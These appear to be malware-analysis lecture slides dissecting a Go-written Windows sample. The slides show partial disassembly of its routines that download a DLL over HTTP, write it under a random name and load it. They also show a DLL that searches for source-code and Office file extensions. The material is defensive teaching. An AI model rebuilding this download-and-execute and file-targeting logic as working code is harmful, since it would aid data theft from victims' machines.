.text:0040164E                cld
.text:0040164F                movsd
.text:00401650                movsd
.text:00401651                call    main_MashFile
.text:00401656                mov     [esp+84h+url.str], 540BE400h
.text:0040165D                mov     [esp+84h+url.len], 2
.text:00401665                call    time_Sleep
.text:0040166A                lea     esi, [esp+84h+var_40]
.text:0040166E                lea     edi, [esp+84h+url]
.text:00401671                cld
      ...
.text:00401718                movsd
.text:00401719                call    main_RandString
.text:0040171E                lea     ebx, [esp+84h+url]
.text:00401721                mov     esi, ebx
.text:00401723                lea     edi, [esp+84h+var_18]
.text:00401727                cld
.text:00401728                movsd
.text:00401729                movsd
```

main_zCopyFile()

```
.text:0040172A    mov     [esp+84h+url.str], 4 ;
.text:00401731    lea     esi, [esp+84h+var_20]
.text:00401735    lea     edi, [esp+84h+url.len]
.text:00401739    cld
.text:0040173A    movsd
.text:0040173B    movsd
.text:0040173C    lea     esi, off_554AD0
.text:00401742    lea     edi, [esp+84h+var_78]
.text:00401746    cld
.text:00401747    movsd
.text:00401748    movsd
.text:00401749    lea     esi, [esp+84h+var_18]
.text:0040174D    lea     edi, [esp+84h+var_70]
.text:00401751    cld
.text:00401752    movsd
.text:00401753    movsd
.text:00401754    lea     esi, off_5633C0
.text:0040175A    lea     edi, [esp+84h+var_68]
.text:0040175E    cld
.text:0040175F    movsd
.text:00401760    movsd
.text:00401761    call    runtime_concatstring
.text:00401766    lea     ebx, [esp+84h+var_60]
.text:0040176A    mov     esi, ebx
.text:0040176C    lea     edi, [esp+84h+var_48]
.text:00401770    cld
.text:00401771    movsd
.text:00401772    movsd
.text:00401773    lea     esi, [esp+84h+var_48]
.text:00401777    lea     edi, [esp+84h+url]
.text:0040177A    cld
.text:0040177B    movsd
.text:0040177C    movsd
.text:0040177D    lea     esi, [esp+84h+var_40]
.text:00401781    lea     edi, [esp+84h+var_7C]
.text:00401785    cld
.text:00401786    movsd
.text:00401787    movsd
```

current dir (not shown)
+ “\” +
random digits (prev)
+
'.~!@#$%^&.銨鎎’

main_zCopyFile()

I'm a computer scientist, Jim, not a linguist.

Or dark, secret, hidden?

Character	Tot Str Rad / Str	Mandarin Pīnyīn	Unihan Definition standalone and in compounds	Jyutping Cantonese	Variant Four corner Cangjie
銨 »	14画 金釒 + 6	ǎn, ān	ammonium	ngon1, on1	铵 8314.4 CJV
鑆 »	18画 金釒 + 10	xì			8811.7 COND

Lots of meanings?

```
.text:00401788                call    main_CopyFile
.text:0040178D                mov     ecx, [esp+84h+var_74]
.text:00401791                mov     edx, [esp+84h+var_70]
.text:00401795                lea     esi, [esp+84h+var_6C]
.text:00401799                lea     edi, [esp+84h+var_28]
.text:0040179D                cld
.text:0040179E                movsd
.text:0040179F                movsd
.text:004017A0                cmp     edx, 0
.text:004017A3                jg      short loc_401816
.text:004017A5                jl      short loc_4017AC
.text:004017A7                cmp     ecx, 0
.text:004017AA                ja      short loc_401816
        …                       …
.text:0040180E                cld
.text:0040180F                movsd
.text:00401810                movsd
.text:00401811                call    runtime_chansend1
.text:00401816
.text:00401816 loc_401816:                            ; CODE XREF:
.text:00401816                                        ; main_zCopyF
.text:00401816                mov     [esp+84h+url.str], offset off
.text:0040181D                mov     ebx, [esp+84h+arg_0]
.text:00401824                mov     [esp+84h+url.len], ebx
.text:00401828                lea     esi, [esp+84h+var_48]
.text:0040182C                lea     edi, [esp+84h+var_7C]
.text:00401830                cld
.text:00401831                movsd
.text:00401832                movsd
.text:00401833                call    runtime_chansend1
.text:00401838                add     esp, 84h
.text:0040183E                retn
.text:0040183E main_zCopyFile endp
```

main_zCopyFile()

sends random name created for DLL

main_CopyFile failure results in sending “wrong”

```
.text:00401A6A ; void main_DownFromServer(string url, string loc)
.text:00401A6A main_DownFromServer proc near           ; CODE XREF: main_zCopyFile+B6↑p
      …
.text:00401A8E                    movsd
.text:00401A8F                    movsd
.text:00401A90                    call    net_http_Get
.text:00401A95                    mov     ebx, [esp+54h+var_4C]
.text:00401A99                    mov     [esp+54h+var_2C], ebx
.text:00401A9D                    lea     esi, [esp+54h+var_48]
.text:00401AA1                    lea     edi, [esp+54h+var_34]
      …
.text:00401B67                    movsd
.text:00401B68                    call    io_ioutil_ReadAll
.text:00401B6D                    lea     esi, [esp+54h+var_4C]
.text:00401B71                    lea     edi, [esp+54h+var_1C]
.text:00401B75                    cld
      …
.text:00401B99                    movsd
.text:00401B9A                    mov     [esp+54h+var_40], 180h
.text:00401BA2                    call    io_ioutil_WriteFile
.text:00401BA7
.text:00401BA7 loc_401BA7:                             ; CODE XREF: m
.text:00401BA7                    call    runtime_deferreturn
.text:00401BAC                    add     esp, 54h
.text:00401BAF                    retn
.text:00401BAF main_DownFromServer endp
```


main_DownFromServer()

Back in main_main()

```
.text:00401BB0
.text:00401BB0 ; void main_main()
.text:00401BB0 main_main        proc near

       …

       …

.text:00401C8D                  lea     esi, [esp+28h+var_10]
.text:00401C91                  lea     edi, [esp+28h+var_28]
.text:00401C94                  cld
.text:00401C95                  movsd
.text:00401C96                  movsd
.text:00401C97                  call    main_callDll
.text:00401C9C
.text:00401C9C loc_401C9C:                              ; CODE XREF: main_main+52↑
.text:00401C9C                  call    runtime_deferreturn
.text:00401CA1                  add     esp, 28h
.text:00401CA4                  retn
.text:00401CA4 main_main        endp
```

Handles channel closure

These days, results in a crash, because that DLL is no longer being served.



```
C:\WINDOWS\system32\cmd.exe
C:\>adbtool.exe
dalivik is loading, please wait
processing
panic: Failed to load C:\DOCUME~1\Golden\LOCALS~1\Temp\80667880868365.~!@#$%^&.B
è¿ßää: %1 is not a valid Win32 application.

goroutine 1 [running]:
syscall.(*LazyProc).mustFind(0x10fed580, 0x40cd59)
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/sysca
ll/dll_windows.go:234 +0x6b
syscall.(*LazyProc).Call(0x10fed580, 0x0, 0x0, 0x0, 0x30f947d4, ...)
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/sysca
ll/dll_windows.go:247 +0x32
main.callDll(0x10fb5380, 0x3f)
        D:/lotus/code/go/src/ZendAgent/main.go:129 +0xfe
main.main()
        D:/lotus/code/go/src/ZendAgent/main.go:182 +0xec

goroutine 2 [syscall]:
created by runtime.main
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/runti
me/proc.c:221

goroutine 9 [finalizer wait]:
created by runtime.gc
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/runti
me/mgc0.c:882

goroutine 4 [syscall]:
syscall.Syscall6(0x7c80a7bd, 0x5, 0x724, 0x10faf640, 0x10fb9508, ...)
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/runti
me/zsyscall_windows_386.c:97 +0x49
syscall.GetQueuedCompletionStatus(0x724, 0x10faf640, 0x10fb9508, 0x10fb9500, 0xf
fffffff, ...)
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/sysca
ll/zsyscall_windows_386.go:489 +0x76
net.(*resultSrv).Run(0x10fb9440, 0x0)
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/net/f
d_windows.go:107 +0x86
created by net.startServer
        C:/Users/ADMINI~1/AppData/Local/Temp/2/bindist308287094/go/src/pkg/net/f
d_windows.go:211 +0xfc

goroutine 5 [select]:
net.(*ioSrv).ProcessRemoteIO(0x10fb9448, 0x0)
```

```
// The GOTRACEBACK environment variable controls the
// behavior of a Go program that is crashing and exiting.
//     GOTRACEBACK=0   suppress all tracebacks
//     GOTRACEBACK=1   default behavior - show tracebacks but exclude runtime frames
//     GOTRACEBACK=2   show tracebacks including runtime frames
//     GOTRACEBACK=crash   show tracebacks including runtime frames, then crash
int32 runtime·gotraceback(bool *crash)
{
	byte *p;

	if(crash != nil)
		*crash = false;
	p = runtime·getenv("GOTRACEBACK");
	if(p == nil || p[0] == '\0')
		return 1;	// default is on
	if(runtime·strcmp(p, (byte*)"crash") == 0) {
		if(crash != nil)
			*crash = true;
		return 2;	// extra information
	}
	return runtime·atoi(p);
}
```

/usr/local/go/src/pkg/runtime/runtime.h

C .DLL

```
mov     eax, [esp+10h+arg_0]
push    offset a_c          ; ".c"
push    eax                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     ecx, [esp+10h+arg_0]
push    offset a_cpp        ; ".cpp"
push    ecx                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     edx, [esp+10h+arg_0]
push    offset a_cs         ; ".cs"
push    edx                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     eax, [esp+10h+arg_0]
push    offset a_php        ; ".php"
push    eax                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     ecx, [esp+10h+arg_0]
push    offset a_java       ; ".java"
push    ecx                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     edx, [esp+10h+arg_0]
push    offset a_pas        ; ".pas"
push    edx                 ; unsigned __int8 *
```

C hates go

```
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     eax, [esp+10h+arg_0]
push    offset a_go         ; ".go"
push    eax                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     ecx, [esp+10h+arg_0]
push    offset a_asp        ; ".asp"
push    ecx                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     edx, [esp+10h+arg_0]
push    offset a_aspx       ; ".aspx"
push    edx                 ; unsigned __int8 *
call    __mbscmp
add     esp, 8
test    eax, eax
jz      loc_10002693
mov     eax, [esp+10h+arg_0]
push    offset a_jsp        ; ".jsp"
push    eax                 ; unsigned __int8 *
call    __mbscmp
```

```
push    offset aDoc         ; "doc"
lea     ecx, [esp+14h+arg_0]
call    sub_1000F952
test    eax, eax
jg      loc_1000268C
push    offset aXls         ; "xls"
lea     ecx, [esp+14h+arg_0]
call    sub_1000F952
test    eax, eax
jg      loc_1000268C
push    offset aPpt         ; "ppt"
lea     ecx, [esp+14h+arg_0]
call    sub_1000F952
test    eax, eax
jg      loc_1000268C
```

?

golden@cs.uno.edu

golden@arcanealloy.com